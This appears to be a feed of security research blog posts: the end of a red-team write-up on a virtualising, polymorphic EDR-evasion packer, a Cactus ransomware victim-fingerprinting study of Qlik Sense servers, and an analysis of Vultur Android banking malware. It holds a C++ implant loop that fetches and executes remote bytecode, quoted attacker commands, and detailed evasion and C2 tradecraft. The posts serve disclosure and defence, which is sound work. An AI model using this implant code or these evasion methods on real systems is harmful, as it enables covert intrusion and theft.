Because both sets of bytecode execute within the same virtual machine, and therefore on the same thread, no distinction can be made between the origin of each event. The OS, and any event consumers will observe a single thread generating multiple events, both benign and possibly malicious. Most importantly for an attacker, this could break patterns of behavior being monitored for.

As an additional benefit of these added instructions, bytecode can now be obtained and executed at runtime. This proved to be an extremely useful feature during payload development, as instead of staging shellcode during Command and Control, bytecode can be provided. This removes the necessity for allocating executable memory regions (or changing memory protection at a later stage) to execute shellcode in, in turn removing the opportunity for defensive products to inspect buffers used for dynamic code execution often leveraged by attackers.

For example, the following behavior could be implemented to create a simple polling implant, requesting bytecode every 10 seconds:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
// allocate the virtual machine object
auto vm = allocate_vm_object();
while (true) {
// attempt to obtain bytecode from server
void* bytecode = http_get("https://example.com/bytecode&quot;);
// check if we received bytecode
if (bytecode) {
// initialize the vm object with our bytecode and execute it in its entirety
vmcall<vminit>::call(vm, bytecode, nullptr);
vmcall<vmexec>::call(vm, RUN_UNTIL_END);
}
// free the bytecode buffer and sleep for 10 seconds
free(bytecode);
sleep(10'000);
}
view raw polling_bytecode.cpp hosted with ❀ by GitHub

Protecting the Virtual Machine

At this point, we have defeated most detection measures that we are aware of, and set out to defeat. However, the VM shares a fundamental weakness with the original packers: static patterns in the native-code VM. Throughout its development, the VM was kept as simple as possible, adhering to constraints set out to enable support for a polymorphic engine to be executed on the VM’s binary code. This made the development significantly more cumbersome, but, given a sufficiently strong polymorphic engine, does close the detection loop fully. The polymorphic engine we developed has been battle tested over several years of use against modern EDR, and antimalware. Despite the fact that the code of the engine was designed years ago, and has not significantly changed since, it still manages to mutate malicious code to the extent that it becomes undetected at runtime and scan time.

Due to the way the universe works, the engine cannot support arbitrary programs. The largest constraint is that dynamic control flow is not supported. This means that indirect function calls, indirect jumps and the ret instruction could all potentially break the mutated code. Our engine assumes you know what you’re doing, and won’t complain when such instructions are encountered, but the resulting code will likely not work as intended.

The polymorphic engine supports several different mutation techniques, including:

  • Instruction substitution: replacing instructions with semantically equivalent ones. For example: mov eax, 0 can be replaced with xor eax, eax;
  • Basic block reordering: changing the order of basic blocks in the code;
  • Basic block creation: inserting new basic blocks into the code, through jumps and push rets;
  • NOP instruction insertion: inserting NOP instructions to change the code’s layout.

The most important feature is that the output of the engine can be fed back into the engine again. This allows for multiple iterations of mutation, which leads to virtually incomprehensible disassembly. This is especially useful when the input is a small piece of code, like a shellcode loader. Sufficient numbers of mutation will double, or quadruple the size of the output, further muddying the waters for defenders.

Conclusion

Due to the ever-changing security landscape, both attackers and defenders must stay on their toes. Defensive security products continue to improve over time, making it more difficult for attackers to remain undetected, or even execute malicious code at all. Detection of payloads has shifted from static analysis to a combination of heuristics and signatures, rendering some tools obsolete.

In this blog post, we have described a tool that was written to tackle both static and dynamic analysis by way of virtualisation. This technique, along with employing a custom polymorphic engine attempts to evade these types of analysis by layers of obfuscation. To bypass heuristic analysis, support for multiple virtual machines to run concurrently was added, disrupting patterns in created events. As an added bonus, reverse engineering a sample without prior knowledge could be a daunting task. Analysts would have to reverse not only the morphed virtual machine itself, but extract morphed bytecode for further analysis. This does not remediate the issue of reverse engineering payloads for an attacker, but does significantly slow down the process, providing the attacker with more time.

In practice, this project has allowed attacks to remain undetected during Red Teaming and TIBER exercises in some of the most heavily monitored environments, making use of state of the art EDR solutions. Moreover, due to the addition of a transpiler converting compiled binaries into custom bytecode, both the speed and ease of development of custom payloads was greatly improved.

The following is a non-exhaustive list of payloads that were created during a recent Red Teaming exercise, successfully evading detection:

  • Multiple persistence modules;
  • Multiple lateral movement modules;
  • Shellcode and bytecode executor;
  • Antivirus and EDR patchers;
  • HTTP(s) and DNS beacons;
  • Tools querying Active Directory information.

Porting of additional tools is taking place, and we expect to have virtualized versions of most tools used in a Red Team exercise in the near future.

Looking Forward

The motivations for this blog post are two-fold. Firstly, we wanted to share what we think is exciting research with the community. We learned what we did from openly shared blog post and articles, and want to give back to the community. We use all the knowledge we gained to improve the security of our customers through offensive security testing, and we hope that this blog post will help and inspire others to do the same.

Secondly, although security products have advanced tremendously, we want to show that there is still room for improvement. We have noticed a tendency to β€œslap an EDR on it and call it a day” in certain niches of the security industry. Although that might work for some time, because a modern EDR truly adds a strong layer of security, the door is still open for attackers to bypass these products. As the landscape evolves, and general cyber security knowledge increases, the skill and sophistication of cyber criminal elements will rise. Consider this blog post, and the technique explained within, as a warning and a call to action. We hope security vendors will think about how they can detect these types of payloads, and how they can improve their products to stay ahead of the curve, as they are right now.

References

  1. https://www.openwall.com/lists/oss-security/2024/03/29/4 β†©οΈŽ
  2. https://en.wikipedia.org/wiki/Polymorphic_engine β†©οΈŽ
  3. https://en.wikipedia.org/wiki/Executable-space_protection β†©οΈŽ
  4. https://en.wikipedia.org/wiki/Metamorphic_code β†©οΈŽ
  5. https://vmpsoft.com/ β†©οΈŽ
  6. https://en.wikipedia.org/wiki/Opcode β†©οΈŽ
  7. https://en.wikipedia.org/wiki/Bytecode β†©οΈŽ
  8. https://en.wikipedia.org/wiki/Disassembler#Length_disassembler β†©οΈŽ
  9. https://en.wikipedia.org/wiki/Streaming_SIMD_Extensions β†©οΈŽ
  10. https://en.wikipedia.org/wiki/Advanced_Vector_Extensions β†©οΈŽ
  11. https://www.felixcloutier.com/x86/bt β†©οΈŽ
  12. https://github.com/icedland/iced β†©οΈŽ
  13. https://en.wikipedia.org/wiki/Position-independent_code β†©οΈŽ
  14. https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/beacon-object-files_main.htm β†©οΈŽ
  15. https://learn.microsoft.com/en-us/cpp/cpp/stdcall β†©οΈŽ
  16. https://devblogs.microsoft.com/oldnewthing/20160623-00/?p=93735 β†©οΈŽ
  17. https://www.felixcloutier.com/x86/lea β†©οΈŽ
  18. https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics_aggressor-scripts/as-resources_functions.htm#bof_pack β†©οΈŽ
  19. https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddk/nf-ntddk-pssetcreateprocessnotifyroutine β†©οΈŽ
  20. https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddk/nf-ntddk-pssetloadimagenotifyroutine β†©οΈŽ
  21. https://learn.microsoft.com/en-us/windows-hardware/drivers/devtest/event-tracing-for-windows–etw- β†©οΈŽ

Sifting through the spines: identifying (potential) Cactus ransomware victims

25 April 2024 at 06:00

Authored by Willem Zeeman and Yun Zheng Hu

This blog is part of a series written by various Dutch cyber security firms that have collaborated on the Cactus ransomware group, which exploits Qlik Sense servers for initial access. To view all of them please check the central blog by Dutch special interest group Cyberveilig Nederland [1]

The effectiveness of the public-private partnership called Melissa [2] is increasingly evident. The Melissa partnership, which includes Fox-IT, has identified overlap in a specific ransomware tactic. Multiple partners, sharing information from incident response engagements for their clients, found that the Cactus ransomware group uses a particular method for initial access. Following that discovery, NCC Group’s Fox-IT developed a fingerprinting technique to identify which systems around the world are vulnerable to this method of initial access or, even more critically, are already compromised.

Qlik Sense vulnerabilities

Qlik Sense, a popular data visualisation and business intelligence tool, has recently become a focal point in cybersecurity discussions. This tool, designed to aid businesses in data analysis, has been identified as a key entry point for cyberattacks by the Cactus ransomware group.

The Cactus ransomware campaign

Since November 2023, the Cactus ransomware group has been actively targeting vulnerable Qlik Sense servers. These attacks are not just about exploiting software vulnerabilities; they also involve a psychological component where Cactus misleads its victims with fabricated stories about the breach. This likely is part of their strategy to obscure their actual method of entry, thus complicating mitigation and response efforts for the affected organizations.

For those looking for in-depth coverage of these exploits, the Arctic Wolf blog [3] provides detailed insights into the specific vulnerabilities being exploited, notably CVE-2023-41266, CVE-2023-41265 also known as ZeroQlik, and potentially CVE-2023-48365 also known as DoubleQlik.

Threat statistics and collaborative action

The scope of this threat is significant. In total, we identified 5205 Qlik Sense servers, 3143 servers seem to be vulnerable to the exploits used by the Cactus group. This is based on the initial scan on 17 April 2024. Closer to home in the Netherlands, we’ve identified 241 vulnerable systems, fortunately most don’t seem to have been compromised. However, 6 Dutch systems weren’t so lucky and have already fallen victim to the Cactus group. It’s crucial to understand that β€œalready compromised” can mean that either the ransomware has been deployed and the initial access artifacts left behind were not removed, or the system remains compromised and is potentially poised for a future ransomware attack.

Since 17 April 2024, the DIVD (Dutch Institute for Vulnerability Disclosure) and the governmental bodies NCSC (Nationaal Cyber Security Centrum) and DTC (Digital Trust Center) have teamed up to globally inform (potential) victims of cyberattacks resembling those from the Cactus ransomware group. This collaborative effort has enabled them to reach out to affected organisations worldwide, sharing crucial information to help prevent further damage where possible.

Identifying vulnerable Qlik Sense servers

Expanding on Praetorian’s thorough vulnerability research on the ZeroQlik and DoubleQlik vulnerabilities [4,5], we found a method to identify the version of a Qlik Sense server by retrieving a file called product-info.json from the server. While we acknowledge the existence of Nuclei templates for the vulnerability checks, using the server version allows for a more reliable evaluation of potential vulnerability status, e.g. whether it’s patched or end of support.

This JSON file contains the release label and version numbers by which we can identify the exact version that this Qlik Sense server is running.

Figure 1: Qlik Sense product-info.json file containing version information

Keep in mind that although Qlik Sense servers are assigned version numbers, the vendor typically refers to advisories and updates by their release label, such as β€œFebruary 2022 Patch 3”.

The following cURL command can be used to retrieve the product-info.json file from a Qlik server:

curl -H "Host: localhost" -vk 'https://<ip>/resources/autogenerated/product-info.json?.ttf'

Note that we specify ?.ttf at the end of the URL to let the Qlik proxy server think that we are requesting a .ttf file, as font files can be accessed unauthenticated. Also, we set the Host header to localhost or else the server will return 400 - Bad Request - Qlik Sense, with the message The http request header is incorrect.

Retrieving this file with the ?.ttf extension trick has been fixed in the patch that addresses CVE-2023-48365 and you will always get a 302 Authenticate at this location response:

> GET /resources/autogenerated/product-info.json?.ttf HTTP/1.1
> Host: localhost
> Accept: */*
>
< HTTP/1.1 302 Authenticate at this location
< Cache-Control: no-cache, no-store, must-revalidate
< Location: https://localhost/internal_forms_authentication/?targetId=2aa7575d-3234-4980-956c-2c6929c57b71
< Content-Length: 0
<

Nevertheless, this is still a good way to determine the state of a Qlik instance, because if it redirects using 302 Authenticate at this location it is likely that the server is not vulnerable to CVE-2023-48365.

An example response from a vulnerable server would return the JSON file:

> GET /resources/autogenerated/product-info.json?.ttf HTTP/1.1
> Host: localhost
> Accept: */*
>
< HTTP/1.1 200 OK
< Set-Cookie: X-Qlik-Session=893de431-1177-46aa-88c7-b95e28c5f103; Path=/; HttpOnly; SameSite=Lax; Secure
< Cache-Control: public, max-age=3600
< Transfer-Encoding: chunked
< Content-Type: application/json;charset=utf-8
< Expires: Tue, 16 Apr 2024 08:14:56 GMT
< Last-Modified: Fri, 04 Nov 2022 23:28:24 GMT
< Accept-Ranges: bytes
< ETag: 638032013040000000
< Server: Microsoft-HTTPAPI/2.0
< Date: Tue, 16 Apr 2024 07:14:55 GMT
< Age: 136
<
{"composition":{"contentHash":"89c9087978b3f026fb100267523b5204","senseId":"qliksenseserver:14.54.21","releaseLabel":"February 2022 Patch 12","originalClassName":"Composition","deprecatedProductVersion":"4.0.X","productName":"Qlik Sense","version":"14.54.21","copyrightYearRange":"1993-2022","deploymentType":"QlikSenseServer"},
<snipped>

We utilised Censys and Google BigQuery [6] to compile a list of potential Qlik Sense servers accessible on the internet and conducted a version scan against them. Subsequently, we extracted the Qlik release label from the JSON response to assess vulnerability to CVE-2023-48365.

Our vulnerability assessment for DoubleQlik / CVE-2023-48365 operated on the following criteria:

  1. The release label corresponds to vulnerability statuses outlined in the original ZeroQlik and DoubleQlik vendor advisories [7,8].
  2. The release label is designated as End of Support (EOS) by the vendor [9], such as β€œFebruary 2019 Patch 5”.

We consider a server non-vulnerable if:

  1. The release label date is post-November 2023, as the advisory states that β€œNovember 2023” is not affected.
  2. The server responded with HTTP/1.1 302 Authenticate at this location.

Any other responses were disregarded as invalid Qlik server instances.

As of 17 April 2024, and as stated in the introduction of this blog, we have detected 5205 Qlik Servers on the Internet. Among them, 3143 servers are still at risk of DoubleQlik, indicating that 60% of all Qlik Servers online remain vulnerable.

Figure 2: Qlik Sense patch status for DoubleQlik CVE-2023-48365

The majority of vulnerable Qlik servers reside in the United States (396), trailed by Italy (280), Brazil (244), the Netherlands (241), and Germany (175).

Figure 3: Top 20 countries with servers vulnerable to DoubleQlik CVE-2023-48365

Identifying compromised Qlik Sense servers

Based on insights gathered from the Arctic Wolf blog and our own incident response engagements where the Cactus ransomware was observed, it’s evident that the Cactus ransomware group continues to redirect the output of executed commands to a True Type font file named qle.ttf, likely abbreviated for β€œqlik exploit”.

Below are a few examples of executed commands and their output redirection by the Cactus ransomware group:

whoami /all > ../Client/qmc/fonts/qle.ttf
quser > ../Client/qmc/fonts/qle.ttf

In addition to the qle.ttf file, we have also observed instances where qle.woff was used:

Figure 4: Directory listing with exploitation artefacts left by Cactus ransomware group

It’s important to note that these font files are not part of a default Qlik Sense server installation.

We discovered that files with a font file extension such as .ttf and .woff can be accessed without any authentication, regardless of whether the server is patched. This likely explains why the Cactus ransomware group opted to store command output in font files within the fonts directory, which in turn, also serves as a useful indicator of compromise.

Our scan for both font files, found a total of 122 servers with the indicator of compromise. The United States ranked highest in exploited servers with 49 online instances carrying the indicator of compromise, followed by Spain (13), Italy (11), the United Kingdom (8), Germany (7), and then Ireland and the Netherlands (6).

Figure 5: Top 20 countries with known compromised Qlik Sense servers

Out of the 122 compromised servers, 46 were not vulnerable anymore.

When the indicator of compromise artefact is present on a remote Qlik Sense server, it can imply various scenarios. Firstly, it may suggest that remote code execution was carried out on the server, followed by subsequent patching to address the vulnerability (if the server is not vulnerable anymore). Alternatively, its presence could signify a leftover artefact from a previous security incident or unauthorised access.

While the root cause for the presence of these files is hard to determine from the outside it still is a reliable indicator of compromise.

Responsible disclosure by the DIVD
We shared our fingerprints and scan data with the Dutch Institute of Vulnerability Disclosure (DIVD), who then proceeded to issue responsible disclosure notifications to the administrators of the Qlik Sense servers.

Call to action

Ensure the security of your Qlik Sense installations by checking your current version. If your software is still supported, apply the latest patches immediately. For systems that are at the end of support, consider upgrading or replacing them to maintain robust security.

Additionally, to enhance your defences, it’s recommended to avoid exposing these services to the entire internet. Implement IP whitelisting if public access is necessary, or better yet, make them accessible only through secure remote working solutions.

If you discover you’ve been running a vulnerable version, it’s crucial to contact your (external) security experts for a thorough check-up to confirm that no breaches have occurred. Taking these steps will help safeguard your data and infrastructure from potential threats.

References

  1. https://cyberveilignederland.nl/actueel/persbericht-samenwerkingsverband-melissa-vindt-diverse-nederlandse-slachtoffers-van-ransomwaregroepering-cactus β†©οΈŽ
  2. https://www.ncsc.nl/actueel/nieuws/2023/oktober/3/melissa-samenwerkingsverband-ransomwarebestrijding β†©οΈŽ
  3. https://arcticwolf.com/resources/blog/qlik-sense-exploited-in-cactus-ransomware-campaign/ β†©οΈŽ
  4. https://www.praetorian.com/blog/qlik-sense-technical-exploit/ β†©οΈŽ
  5. https://www.praetorian.com/blog/doubleqlik-bypassing-the-original-fix-for-cve-2023-41265/ β†©οΈŽ
  6. https://support.censys.io/hc/en-us/articles/360038759991-Google-BigQuery-Introduction β†©οΈŽ
  7. https://community.qlik.com/t5/Official-Support-Articles/Critical-Security-fixes-for-Qlik-Sense-Enterprise-for-Windows/ta-p/2110801 β†©οΈŽ
  8. https://community.qlik.com/t5/Official-Support-Articles/Critical-Security-fixes-for-Qlik-Sense-Enterprise-for-Windows/ta-p/2120325 β†©οΈŽ
  9. https://community.qlik.com/t5/Product-Lifecycle/Qlik-Sense-Enterprise-on-Windows-Product-Lifecycle/ta-p/1826335 β†©οΈŽ

Android Malware Vultur Expands Its Wingspan

28 March 2024 at 11:00

Authored by Joshua Kamp

Executive summary

The authors behind Android banking malware Vultur have been spotted adding new technical features, which allow the malware operator to further remotely interact with the victim’s mobile device. Vultur has also started masquerading more of its malicious activity by encrypting its C2 communication, using multiple encrypted payloads that are decrypted on the fly, and using the guise of legitimate applications to carry out its malicious actions.

Key takeaways

  • The authors behind Vultur, an Android banker that was first discovered in March 2021, have been spotted adding new technical features.
  • New technical features include the ability to:
    • Download, upload, delete, install, and find files;
    • Control the infected device using Android Accessibility Services (sending commands to perform scrolls, swipe gestures, clicks, mute/unmute audio, and more);
    • Prevent apps from running;
    • Display a custom notification in the status bar;
    • Disable Keyguard in order to bypass lock screen security measures.
  • While the new features are mostly related to remotely interact with the victim’s device in a more flexible way, Vultur still contains the remote access functionality using AlphaVNC and ngrok that it had back in 2021.
  • Vultur has improved upon its anti-analysis and detection evasion techniques by:
    • Modifying legitimate apps (use of McAfee Security and Android Accessibility Suite package name);
    • Using native code in order to decrypt payloads;
    • Spreading malicious code over multiple payloads;
    • Using AES encryption and Base64 encoding for its C2 communication.

Introduction

Vultur is one of the first Android banking malware families to include screen recording capabilities. It contains features such as keylogging and interacting with the victim’s device screen. Vultur mainly targets banking apps for keylogging and remote control. Vultur was first discovered by ThreatFabric in late March 2021. Back then, Vultur (ab)used the legitimate software products AlphaVNC and ngrok for remote access to the VNC server running on the victim’s device. Vultur was distributed through a dropper-framework called Brunhilda, responsible for hosting malicious applications on the Google Play Store [1]. The initial blog on Vultur uncovered that there is a notable connection between these two malware families, as they are both developed by the same threat actors [2].

In a recent campaign, the Brunhilda dropper is spread in a hybrid attack using both SMS and a phone call. The first SMS message guides the victim to a phone call. When the victim calls the number, the fraudster provides the victim with a second SMS that includes the link to the dropper: a modified version of the McAfee Security app.

The dropper deploys an updated version of Vultur banking malware through 3 payloads, where the final 2 Vultur payloads effectively work together by invoking each other’s functionality. The payloads are installed when the infected device has successfully registered with the Brunhilda Command-and-Control (C2) server. In the latest version of Vultur, the threat actors have added a total of 7 new C2 methods and 41 new Firebase Cloud Messaging (FCM) commands. Most of the added commands are related to remote access functionality using Android’s Accessibility Services, allowing the malware operator to remotely interact with the victim’s screen in a way that is more flexible compared to the use of AlphaVNC and ngrok.

In this blog we provide a comprehensive analysis of Vultur, beginning with an overview of its infection chain. We then delve into its new features, uncover its obfuscation techniques and evasion methods, and examine its execution flow. Following that, we dissect its C2 communication, discuss detection based on YARA, and draw conclusions. Let’s soar alongside Vultur’s smarter mobile malware strategies!

Infection chain

In order to deceive unsuspecting individuals into installing malware, the threat actors employ a hybrid attack using two SMS messages and a phone call. First, the victim receives an SMS message that instructs them to call a number if they did not authorise a transaction involving a large amount of money. In reality, this transaction never occurred, but it creates a false sense of urgency to trick the victim into acting quickly. A second SMS is sent during the phone call, where the victim is instructed into installing a trojanised version of the McAfee Security app from a link. This application is actually Brunhilda dropper, which looks benign to the victim as it contains functionality that the original McAfee Security app would have. As illustrated below, this dropper decrypts and executes a total of 3 Vultur-related payloads, giving the threat actors total control over the victim’s mobile device.

Figure 1: Visualisation of the complete infection chain. Note: communication with the C2 server occurs during every malware stage.

New features in Vultur

The latest updates to Vultur bring some interesting changes worth discussing. The most intriguing addition is the malware’s ability to remotely interact with the infected device through the use of Android’s Accessibility Services. The malware operator can now send commands in order to perform clicks, scrolls, swipe gestures, and more. Firebase Cloud Messaging (FCM), a messaging service provided by Google, is used for sending messages from the C2 server to the infected device. The message sent by the malware operator through FCM can contain a command, which, upon receipt, triggers the execution of corresponding functionality within the malware. This eliminates the need for an ongoing connection with the device, as can be seen from the code snippet below.

Figure 2: Decompiled code snippet showing Vultur’s ability to perform clicks and scrolls using Accessibility Services. Note for this (and upcoming) screenshot(s): some variables, classes and method names were renamed by the analyst. Pink strings indicate that they were decrypted.

While Vultur can still maintain an ongoing remote connection with the device through the use of AlphaVNC and ngrok, the new Accessibility Services related FCM commands provide the actor with more flexibility.

In addition to its more advanced remote control capabilities, Vultur introduced file manager functionality in the latest version. The file manager feature includes the ability to download, upload, delete, install, and find files. This effectively grants the actor(s) with even more control over the infected device.

Figure 3: Decompiled code snippet showing part of the file manager related functionality.

Another interesting new feature is the ability to block the victim from interacting with apps on the device. Regarding this functionality, the malware operator can specify a list of apps to press back on when detected as running on the device. The actor can include custom HTML code as a β€œtemplate” for blocked apps. The list of apps to block and the corresponding HTML code to be displayed is retrieved through the vnc.blocked.packages C2 method. This is then stored in the app’s SharedPreferences. If available, the HTML code related to the blocked app will be displayed in a WebView after it presses back. If no HTML code is set for the app to block, it shows a default β€œTemporarily Unavailable” message after pressing back. For this feature, payload #3 interacts with code defined in payload #2.

Figure 4: Decompiled code snippet showing part of Vultur’s implementation for blocking apps.

The use of Android’s Accessibility Services to perform RAT related functionality (such as pressing back, performing clicks and swipe gestures) is something that is not new in Android malware. In fact, it is present in most Android bankers today. The latest features in Vultur show that its actors are catching up with this trend, and are even including functionality that is less common in Android RATs and bankers, such as controlling the device volume.

A full list of Vultur’s updated and new C2 methods / FCM commands can be found in the β€œC2 Communication” section of this blog.

Obfuscation techniques & detection evasion

Like a crafty bird camouflaging its nest, Vultur now employs a set of new obfuscation and detection evasion techniques when compared to its previous versions. Let’s look into some of the notable updates that set apart the latest variant from older editions of Vultur.

AES encrypted and Base64 encoded HTTPS traffic

In October 2022, ThreatFabric mentioned that Brunhilda started using string obfuscation using AES with a varying key in the malware samples themselves [3]. At this point in time, both Brunhilda and Vultur did not encrypt its HTTP requests. That has changed now, however, with the malware developer’s adoption of AES encryption and Base64 encoding requests in the latest variants.

Figure 5: Example AES encrypted and Base64 encoded request for bot registration.

By encrypting its communications, malware can evade detection of security solutions that rely on inspecting network traffic for known patterns of malicious activity. The decrypted content of the request can be seen below. Note that the list of installed apps is shown as Base64 encoded text, as this list is encoded before encryption.

{"id":"6500","method":"application.register","params":{"package":"com.wsandroid.suite","device":"Android/10","model":"samsung GT-I900","country":"sv-SE","apps":"cHQubm92b2JhbmNvLm5iYXBwO3B0LnNhbnRhbmRlcnRvdHRhLm1vYmlsZXBhcnRpY3VsYXJlcztzYS5hbHJhamhpYmFuay50YWh3ZWVsYXBwO3NhLmNvbS5zZS5hbGthaHJhYmE7c2EuY29tLnN0Y3BheTtzYW1zdW5nLnNldHRpbmdzLnBhc3M7c2Ftc3VuZy5zZXR0aW5ncy5waW47c29mdGF4LnBla2FvLnBvd2VycGF5O3RzYi5tb2JpbGViYW5raW5nO3VrLmNvLmhzYmMuaHNiY3VrbW9iaWxlYmFua2luZzt1ay5jby5tYm5hLmNhcmRzZXJ2aWNlcy5hbmRyb2lkO3VrLmNvLm1ldHJvYmFua29ubGluZS5tb2JpbGUuYW5kcm9pZC5wcm9kdWN0aW9uO3VrLmNvLnNhbnRhbmRlci5zYW50YW5kZXJVSzt1ay5jby50ZXNjb21vYmlsZS5hbmRyb2lkO3VrLmNvLnRzYi5uZXdtb2JpbGViYW5rO3VzLnpvb20udmlkZW9tZWV0aW5nczt3aXQuYW5kcm9pZC5iY3BCYW5raW5nQXBwLm1pbGxlbm5pdW07d2l0LmFuZHJvaWQuYmNwQmFua2luZ0FwcC5taWxsZW5uaXVtUEw7d3d3LmluZ2RpcmVjdC5uYXRpdmVmcmFtZTtzZS5zd2VkYmFuay5tb2JpbA==","tag":"dropper2"}

Utilisation of legitimate package names

The dropper is a modified version of the legitimate McAfee Security app. In order to masquerade malicious actions, it contains functionality that the official McAfee Security app would have. This has proven to be effective for the threat actors, as the dropper currently has a very low detection rate when analysed on VirusTotal.

Figure 6: Brunhilda dropper’s detection rate on VirusTotal.

Next to modding the legitimate McAfee Security app, Vultur uses the official Android Accessibility Suite package name for its Accessibility Service. This will be further discussed in the execution flow section of this blog.

Figure 7: Snippet of Vultur’s AndroidManifest.xml file, where its Accessibility Service is defined with the Android Accessibility Suite package name.

Leveraging native code for payload decryption

Native code is typically written in languages like C or C++, which are lower-level than Java or Kotlin, the most popular languages used for Android application development. This means that the code is closer to the machine language of the processor, thus requiring a deeper understanding of lower-level programming concepts. Brunhilda and Vultur have started using native code for decryption of payloads, likely in order to make the samples harder to reverse engineer.

Distributing malicious code across multiple payloads

In this blog post we show how Brunhilda drops a total of 3 Vultur-related payloads: two APK files and one DEX file. We also showcase how payload #2 and #3 can effectively work together. This fragmentation can complicate the analysis process, as multiple components must be assembled to reveal the malware’s complete functionality.

Execution flow: A three-headed… bird?

While previous versions of Brunhilda delivered Vultur through a single payload, the latest variant now drops Vultur in three layers. The Brunhilda dropper in this campaign is a modified version of the legitimate McAfee Security app, which makes it seem harmless to the victim upon execution as it includes functionality that the official McAfee Security app would have.

Figure 8: The modded version of the McAfee Security app is launched.

In the background, the infected device registers with its C2 server through the /ejr/ endpoint and the application.register method. In the related HTTP POST request, the C2 is provided with the following information:

  • Malware package name (as the dropper is a modified version of the McAfee Security app, it sends the official com.wsandroid.suite package name);
  • Android version;
  • Device model;
  • Language and country code (example: sv-SE);
  • Base64 encoded list of installed applications;
  • Tag (dropper campaign name, example: dropper2).

The server response is decrypted and stored in a SharedPreference key named 9bd25f13-c3f8-4503-ab34-4bbd63004b6e, where the value indicates whether the registration was successful or not. After successfully registering the bot with the dropper C2, the first Vultur payload is eventually decrypted and installed from an onClick() method.

Figure 9: Decryption and installation of the first Vultur payload.

In this sample, the encrypted data is hidden in a file named 78a01b34-2439-41c2-8ab7-d97f3ec158c6 that is stored within the app’s β€œassets” directory. When decrypted, this will reveal an APK file to be installed.

The decryption algorithm is implemented in native code, and reveals that it uses AES/ECB/PKCS5Padding to decrypt the first embedded file. The Lib.d() function grabs a substring from index 6 to 22 of the second argument (IPIjf4QWNMWkVQN21ucmNiUDZaVw==) to get the decryption key. The key used in this sample is: QWNMWkVQN21ucmNi (key varies across samples). With this information we can decrypt the 78a01b34-2439-41c2-8ab7-d97f3ec158c6 file, which brings us another APK file to examine: the first Vultur payload.

Layer 1: Vultur unveils itself

The first Vultur payload also contains the application.register method. The bot registers itself again with the C2 server as observed in the dropper sample. This time, it sends the package name of the current payload (se.accessibility.app in this example), which is not a modded application. The β€œtag” that was related to the dropper campaign is also removed in this second registration request. The server response contains an encrypted token for further communication with the C2 server and is stored in the SharedPreference key f9078181-3126-4ff5-906e-a38051505098.

Figure 10: Decompiled code snippet that shows the data to be sent to the C2 server during bot registration.

The main purpose of this first payload is to obtain Accessibility Service privileges and install the next Vultur APK file. Apps with Accessibility Service permissions can have full visibility over UI events, both from the system and from 3rd party apps. They can receive notifications, list UI elements, extract text, and more. While these services are meant to assist users, they can also be abused by malicious apps for activities, such as keylogging, automatically granting itself additional permissions, monitoring foreground apps and overlaying them with phishing windows.

In order to gain further control over the infected device, this payload displays custom HTML code that contains instructions to enable Accessibility Services permissions. The HTML code to be displayed in a WebView is retrieved from the installer.config C2 method, where the HTML code is stored in the SharedPreference key bbd1e64e-eba3-463c-95f3-c3bbb35b5907.

Figure 11: HTML code is loaded in a WebView, where the APP_NAME variable is replaced with the text β€œMcAfee Master Protection”.

In addition to the HTML content, an extra warning message is displayed to further convince the victim into enabling Accessibility Service permissions for the app. This message contains the text β€œYour system not safe, service McAfee Master Protection turned off. For using full device protection turn it on.” When the warning is displayed, it also sets the value of the SharedPreference key 1590d3a3-1d8e-4ee9-afde-fcc174964db4 to true. This value is later checked in the onAccessibilityEvent() method and the onServiceConnected() method of the malicious app’s Accessibility Service.

ANALYST COMMENT
An important observation here, is that the malicious app is using the com.google.android.marvin.talkback package name for its Accessibility Service. This is the package name of the official Android Accessibility Suite, as can be seen from the following link: https://play.google.com/store/apps/details?id=com.google.android.marvin.talkback.
The implementation is of course different from the official Android Accessibility Suite and contains malicious code.

When the Accessibility Service privileges have been enabled for the payload, it automatically grants itself additional permissions to install apps from unknown sources, and installs the next payload through the UpdateActivity.

Figure 12: Decryption and installation of the second Vultur payload.

The second encrypted APK is hidden in a file named data that is stored within the app’s β€œassets” directory. The decryption algorithm is again implemented in native code, and is the same as in the dropper. This time, it uses a different decryption key that is derived from the DXMgKBY29QYnRPR1k1STRBNTZNUw== string. The substring reveals the actual key used in this sample: Y29QYnRPR1k1STRB (key varies across samples). After decrypting, we are presented with the next layer of Vultur.

Layer 2: Vultur descends

The second Vultur APK contains more important functionality, such as AlphaVNC and ngrok setup, displaying of custom HTML code in WebViews, screen recording, and more. Just like the previous versions of Vultur, the latest edition still includes the ability to remotely access the infected device through AlphaVNC and ngrok.

This second Vultur payload also uses the com.google.android.marvin.talkback (Android Accessibility Suite) package name for the malicious Accessibility Service. From here, there are multiple references to methods invoked from another file: the final Vultur payload. This time, the payload is not decrypted from native code. In this sample, an encrypted file named a.int is decrypted using AES/CFB/NoPadding with the decryption key SBhXcwoAiLTNIyLK (stored in SharedPreference key dffa98fe-8bf6-4ed7-8d80-bb1a83c91fbb). We have observed the same decryption key being used in multiple samples for decrypting payload #3.

Figure 13: Decryption of the third Vultur payload.

Furthermore, from payload #2 onwards, Vultur uses encrypted SharedPreferences for further hiding of malicious configuration related key-value pairs.

Layer 3: Vultur strikes

The final payload is a Dalvik Executable (DEX) file. This decrypted DEX file holds Vultur’s core functionality. It contains the references to all of the C2 methods (used in communication from bot to C2 server, in order to send or retrieve information) and FCM commands (used in communication from C2 server to bot, in order to perform actions on the infected device).

An important observation here, is that code defined in payload #3 can be invoked from payload #2 and vice versa. This means that these final two files effectively work together.

Figure 14: Decompiled code snippet showing some of the FCM commands implemented in Vultur payload #3.

The last Vultur payload does not contain its own Accessibility Service, but it can interact with the Accessibility Service that is implemented in payload #2.

C2 Communication: Vultur finds its voice

When Vultur infects a device, it initiates a series of communications with its designated C2 server. Communications related to C2 methods such as application.register and vnc.blocked.packages occur using JSON-RPC 2.0 over HTTPS. These requests are sent from the infected device to the C2 server to either provide or receive information.

Actual vultures lack a voice box; their vocalisations include rasping hisses and grunts [4]. While the communication in older variants of Vultur may have sounded somewhat similar to that, you could say that the threat actors have developed a voice box for the latest version of Vultur. The content of the aforementioned requests are now AES encrypted and Base64 encoded, just like the server response.

